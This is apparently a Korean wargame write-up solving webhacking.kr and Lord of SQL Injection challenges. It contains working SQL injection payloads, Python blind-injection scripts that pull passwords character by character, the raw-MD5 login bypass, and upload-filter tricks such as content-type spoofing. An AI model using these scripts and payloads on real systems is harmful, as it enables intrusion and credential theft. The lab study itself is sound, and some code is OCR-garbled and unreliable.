
10번

소스를 보자.

```
<html>
<head>
<title>Challenge 10</title>
</head>

<body>
<hr style=height:100;background:brown;>
<table border=0 width=900 style=background:gray>
<tr><td>
<a id=hackme style="position:relative;left:0;top:0" onclick="this.style.posLeft+=1;if(this.style.posLeft==800)this.href='?go='+this.style.posLeft"
onmouseover=this.innerHTML='yOu' onmouseout=this.innerHTML='O'>O</a><br>
<font style="position:relative;left:800;top:0" color=gold>|<br>|<br>|<br>buy lotto</font>
</td></tr>
</table>
<hr style=height:100;background:brown;>

</body>
</html>
```

소스를 보면 클릭할때마다 왼쪽으로 글자가 이동하고, 800에 도착해야 한다고 한다.



소스를 수정해서 100까지만 도달해도 되도록 해보았지만, nohack 만 뜨고 실패했다. 800이라는 숫자에 문제가 있었던듯 하다.

no hack

```
<a id="hackme" style="left: 799px; top: 0px; position: relat
ive;" onmouseover="this.innerHTML='yOu'" onmouseout="this.in
nerHTML='O'" onclick="
this.style.posLeft+=799;if(this.style.posLeft==800)this.h
">O</a>
```

그래서 클릭할때마다 더해지는 양을 바꾸었더니 성공적으로 완료되었다.

12번


javascript challenge

소스에 들어가보면 상당히 지저분한 코드가 있는걸 볼수 있다. 해석해보자.


```
<html>
<head>
<title>Challenge 12</title>
<style type="text/css">
body { background: black; color:white; font-size:10pt; }
</style>
</head>
<body>

<script>
WorkTimeFun=String.fromCharCode(118,97,114,32,101,110,99,111,61,39,39,59,13,10,118,97,114,32,101,110,99,111,50,61,49,50,54,59,13,10,118,97,114,32,101,
110,99,111,51,61,51,51,59,13,10,118,97,114,32,99,107,61,100,111,99,117,109,101,110,116,46,85,82,76,46,115,117,98,115,116,114,40,100,111,99,117,109,101
,110,116,46,85,82,76,46,105,110,100,101,120,79,102,40,39,61,39,41,41,59,13,10,32,13,10,32,13,10,102,111,114,40,105,61,49,59,105,60,49,50,50,59,105,43,
43,41,13,10,123,13,10,101,110,99,111,61,101,110,99,111,43,83,116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,105,44,48,41,59,13
,10,125,13,10,32,13,10,102,117,110,99,116,105,111,110,32,101,110,99,111,95,40,120,41,13,10,123,13,10,114,101,116,117,114,110,32,101,110,99,111,46,99,1
04,97,114,67,111,100,101,65,116,40,120,41,59,13,10,125,13,10,32,13,10,105,102,40,99,107,61,61,34,61,34,43,83,116,114,105,110,103,46,102,114,111,109,67
,104,97,114,67,111,100,101,40,101,110,99,111,95,40,50,52,48,41,41,43,83,116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,101,110
,99,111,95,40,50,50,48,41,41,43,83,116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,101,110,99,111,95,40,50,51,50,41,41,43,83,11
6,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,101,110,99,111,95,40,49,57,50,41,41,43,83,116,114,105,110,103,46,102,114,111,109,
67,104,97,114,67,111,100,101,40,101,110,99,111,95,40,50,50,54,41,41,43,83,116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,101,1
10,99,111,95,40,50,48,48,41,41,43,83,116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,101,110,99,111,95,40,50,48,52,41,41,43,83,
116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,101,110,99,111,95,40,50,50,50,45,50,41,41,43,83,116,114,105,110,103,46,102,114,
111,109,67,104,97,114,67,111,100,101,40,101,110,99,111,95,40,49,57,56,41,41,43,34,126,126,126,126,126,126,126,34,43,83,116,114,105,110,103,46,102,114,
109,67,104,97,114,67,111,100,101,40,101,110,99,111,50,41,43,83,116,114,105,110,103,46,102,114,111,99,111,51,41,41,13,10,123,13,10,97,108,101,114,116,40,34,80,97,115,115,119,111,114,100,32,105,115,32,34,43,99,107,46,114,101,112,108,97,99,101,40,34,61,34,44,
34,34,41,41,59,13,10,125,13,10);

eval(WorkTimeFun);

</script>

<font size=2>javascript challenge</font>
</body>
</html>
```

```
"var enco='';
var enco2=126;
var enco3=33;
var ck=document.URL.substr(document.URL.indexOf('='));


for(i=1;i<122;i++)
{
enco=enco+String.fromCharCode(i,0);
}

function enco_(x)
{
return enco.charCodeAt(x);
}

if(ck=="="+String.fromCharCode(enco_(240))+String.from
CharCode(enco_(220))+String.fromCharCode(enco_(232))+S
tring.fromCharCode(enco_(192))+String.fromCharCode(enc
o_(226))+String.fromCharCode(enco_(200))+String.fromCh
arCode(enco_(204))+String.fromCharCode(enco_(222-2))+S
tring.fromCharCode(enco_(198))+"~~~~~~"+String.fromCha
rCode(enco2)+String.fromCharCode(enco3))
{
alert("Password is "+ck.replace("=",""));
}
"
```


콘솔창에 넣는것으로 스크립트의 내용을 알 수 있었다.
그러나 스크립트 내용대로라면 if문의 조건을 충족하지 못하기때문에 alert가 발생하지 않는다.
따라서 소스를 수정해서 alert가 발생하게 하였다.




21번





blind sql injection을 하라고한다.




실험삼아 여러가지값을 입력해보았는데, 1또는 2를 입력하면 True가 나왔다.그래서 혹시 각각 admin또는 guest라고 추측하여 길이를 알아내보았다.









password가 19자리라는걸 알아냈다.
sqlmap을 써보려했지만 실패했다...
결국은 파이썬을 이용해 찾아냈다.

```python
import requests
cookies= {'PHPSESSID': '5fc0407d9922378cd47276f0d63bbeb5'}
for j in range(1,20):
    for i in range(48,123):
        a = "http://webhacking.kr/challenge/bonus/bonus-1/index.php"
        URL = a+"?no=2 and ascii(substr(pw,"+str(j)+",1))="+str(i)
        res = requests.get(URL,cookies=cookies)
        if("True</b>") in res.text:
            print(chr(i));
```

결과는 나오는데 굉장히 느리게 나온다. 조금 고칠 필요가 있을지도 모르겠다.

37번

```
.
..
.number
maxtxt
tmp-1558052172
tmp-1558052248
tmp-1558052253
tmp-1558052256
```

127.0.0.1:7777

파일 선택 선택된 파일 없음 제출

```php
$ck=file("tmp/tmp-$time");
$ck=$ck[0];

$request="GET /$pw HTTP/1.0₩r₩n";
$request.="Host: $ck₩r₩n";
$request.="₩r₩n";

$socket=@fsockopen($ck,7777,$errstr,$errno,1);

@fputs($socket,$request);

@fclose($socket);

echo("$ck:7777<br>");

if($fck>=30)
{
$kk=scandir("tmp");

for($i=0;$i<=count($kk);$i++)
{
@unlink("tmp/$kk[$i]");
}

}

?>
```

포트번호 7777로 가는데,

파일을 업로드하면 예전처럼 tmp-시간이 올라간다. 파일을 이름을 같게해서 올려서 파일을 덮어써보자.

```
C:₩Users₩JAEHONG₩Downloads>cd nc111nt

C:₩Users₩JAEHONG₩Downloads₩nc111nt>nc
Cmd line: -l -v -p 7777
listening on [any] 7777 ...
```


올릴때 타이밍맞춰서 하는것도 좋지만, 버프수트를 이용해서 여러번 반복해서 신호를 보내는 방법이 훨씬 편하다.

41번


파일 선택 avail.txt upload

```
$hidden_dir="???";

$pw="???";

if($_FILES[up])
{
$fn=$_FILES[up][name];
$fn=str_replace(".","",$fn);
if(eregi("/",$fn)) exit("no");
if(eregi("₩.",$fn)) exit("no");
if(eregi("htaccess",$fn)) exit("no");
if(eregi(".htaccess",$fn)) exit("no");
if(strlen($fn)>10) exit("no");
$fn=str_replace("<","",$fn);
$fn=str_replace(">","",$fn);
$cp=$_FILES[up][tmp_name];

copy($cp,"$hidden_dir/$fn");

$f=@fopen("$hidden_dir/$fn","w");
@fwrite($f,"$pw");
@fclose($f);

echo("Done~");

}


?>
```


hidden_dir을 찾아내야되는듯하다. 파일을 보내고 버프수트로 잡아보았다.




<와 >을 ""으로 바꾸므로 <나 >만으로 이루어진 파일명을 넣으면 오류가 발생할 것이다. 그냥 공백을 넣었을때는 막혔다.filename을 수정해서 보내보자.




43번



이번에는 웹쉘을 업로드하란다.php파일을 업로드해봤더니 access denied가 됐다




업로드가 되는 파일이 무엇인지 봤더니 PNG파일이 업로드 되는것을 확인했다.png파일을 보내보고, png파일과 동일한 context-type을 입력해서 php 파일을 업로드했다. 그랬더니 바로 성공



웹쉘을 업로드하지는 않았는데..

51번



아무거나 입력해서 잡아보았다.

```php
<?

if($_POST[id] && $_POST[pw])
{
$input_id=$_POST[id];
$input_pw=md5($_POST[pw],true);

$q=@mysql_fetch_array(mysql_query("select id from challenge_51_admin where id='$input_id' and pw='$input_pw'"));

if($q[id]=="admin")
{
@solve(51,250);
}

if($q[id]!="admin") echo("<center><font color=green><h1>Wrong</h1></font></center>");


}

?>
```

id에 admin을 넣어서 보내면 성공이라고 한다. pw는 md5를 통해 암호화되었다.
md5 raw hash 취약점을 이용하면 문제를 풀 수 있다.
저장형태는 id="admin" and pw ='***'형태일 것인데, 이 pw를 sql인젝션 해보자. 만약 pw안에 "'='"이 들어있다면, pw='aa'='bb'의 형태를 띌것이다.
여기서, mysql은 3개의 다른문자를 비교하면 참을 반환한다. 즉, 암호안에 "'='이 들어있는 비밀번호는 언제나 참을 반환하여 로그인이 가능하다.

```php
<?php
for($i=0;$i<10000000;$i++){
    if(strstr(md5($i,true),"'='"))
        echo("$i is this");}
}
```

```
1839431 is this2584670 is
this2632003 is this2998869 is
this4939073 is this5263117 is
this5273607 is this5872358 is
this7201387 is this8930081 is
this9235566 is this
```

56번

B O A R D

no	id	subject	secret
1	admin	readme	0
2	guest	hi~	1

search : gi 제출

Thanks to HellSonic

B O A R D

access denied

back

readme를 읽으면 되는 문제같다.readme를 직접 클릭했더니 접속거부가 떴다.
search 에 _를 입력하면 like를 이용한 경우 임의의 문자로 판정한다는 것을 알았다. 따라서, _를 이용하여 blind sql injection을 해보자.

ascii코드를 이용해 주르륵 검색해보면 .0hkp로 이루어진 문자열이라는것을 알 수 있다. _ 갯수별로 검색해보면 자릿수는 6개라는것을 알 수 있다. 아래의 python 코드로 결과를 알 수 있다.

```
import requests

cookies= {'PHPSESSID': '5fc0407d9922378cd47276f0d63bbeb5'}
result = '.0hkp'
readme = ''
for i in range(6):
    for j in result:
        search = "_" * i + str(j) + "_" * (6 - 1 - i)
        url = "http://webhacking.kr/challenge/web/web-33/index.php"
        params = {'search': search}
        response = requests.post(url=url, cookies=cookies, data=params)
        if "admin" in response.text:
            print(str(j))
            break
```

주소값에서 kk.php로 들어가면 된다.
http://webhacking.kr/challenge/web/web-33/kk.php

los eagle

gremlin

query : **select id from prob_gremlin where id=''or 1=1#' and pw=''**

GREMLIN Clear!

```php
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[id])) exit("No Hack ~_~"); // do not try to attack another table, database!
  if(preg_match('/prob|_|#.|#(#)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_gremlin where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) solve("gremlin");
  highlight_file(__FILE__);
?>
```

가장 기본적인 =1'or1=1%23이다.

cobolt

https://los.eagle-jump.org/cobolt_ee003e254d2fe4fa6cc9505f89e44620.php?id='%20or%201=1%23

query : **select id from prob_cobolt where id='' or 1=1#' and pw=md5('')**

Hello rubiya
You are not admin :(

```php
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_cobolt where id='{$_GET[id]}' and pw=md5('{$_GET[pw]}')";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id'] == 'admin') solve("cobolt");
  elseif($result['id']) echo "<h2>Hello {$result['id']}<br>You are not admin :(</h2>";
  highlight_file(__FILE__);
?>
```

query : **select id from prob_cobolt where id='admin'#' and pw=md5('')**

COBOLT Clear!

```php
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_cobolt where id='{$_GET[id]}' and pw=md5('{$_GET[pw]}')";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id'] == 'admin') solve("cobolt");
  elseif($result['id']) echo "<h2>Hello {$result['id']}<br>You are not admin :(</h2>";
  highlight_file(__FILE__);
?>
```

id를 admin으로 하라길래 아이디를 admin으로 해주고 뒤쪽을 주석처리했다.즉, md5는 건들필요 없다!

goblin

query : **select id from prob_goblin where id='guest' and no=1**

Hello guest

```php
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|₩.|₩(₩)/i', $_GET[no])) exit("No Hack ~_~");
  if(preg_match('/₩'|₩"|₩`/i', $_GET[no])) exit("No Quotes ~_~");
  $query = "select id from prob_goblin where id='guest' and no={$_GET[no]}";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("goblin");
  highlight_file(__FILE__);
?>
```

No Quotes ~_~

따옴표를 쓸 수 없으므로 따옴표를 쓰지않는 no 쪽으로 가보자. no가 1일때 guest이므로 2정도면 admin이 아닐까 해서 봤더니 그러했다.

query : **select id from prob_goblin where id='guest' and no=9999 or no = 2**

Hello admin

GOBLIN Clear!

```php
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|₩.|₩(₩)/i', $_GET[no])) exit("No Hack ~_~");
  if(preg_match('/₩'|₩"|₩`/i', $_GET[no])) exit("No Quotes ~_~");
  $query = "select id from prob_goblin where id='guest' and no={$_GET[no]}";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("goblin");
  highlight_file(__FILE__);
?>
```

orc

admin을 띄웠는데도 안되는것으로 보아 blindsql을 하라는것같다.
length를 이용해 길이를 알아냈다.

query : **select id from prob_orc where id='admin' and pw=''or id='admin' and length(pw)=8#'**

Hello admin

```php
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|₩.|₩(₩)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_orc where id='admin' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) echo "<h2>Hello admin</h2>";
  $_GET[pw] = addslashes($_GET[pw]);
  $query = "select pw from prob_orc where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysql_fetch_array(mysql_query($query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("orc");
  highlight_file(__FILE__);
?>
```

ascii(substr을 이용해서 무난하게 sql했다.

```python
import requests
cookies= {'___ofduid' : 'd8904707f4aeob47b26oea2f1649e97o91558289701', 'PHPSESSID': 'f90jfjohrga4ntq41naoomiuj3'}
for j in range(1,9):
    for i in range(48,123):
        a = "https://los.eagle-jump.org/orc_47190a4d33f675a601f8def32df2583a.php"
        URL = a+"?pw=' or asoii(substr(pw,"+str(j)+",1))="+str(i)+"%23"
        res = requests.get(URL,cookies=cookies)
        if("<h2>Hello admin</h2>") in res.text:
            print(chr(i));
```

wolfman

query : **select id from prob_wolfman where id='guest' and pw='1''**

```php
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|₩.|₩(₩)/i', $_GET[pw])) exit("No Hack ~_~");
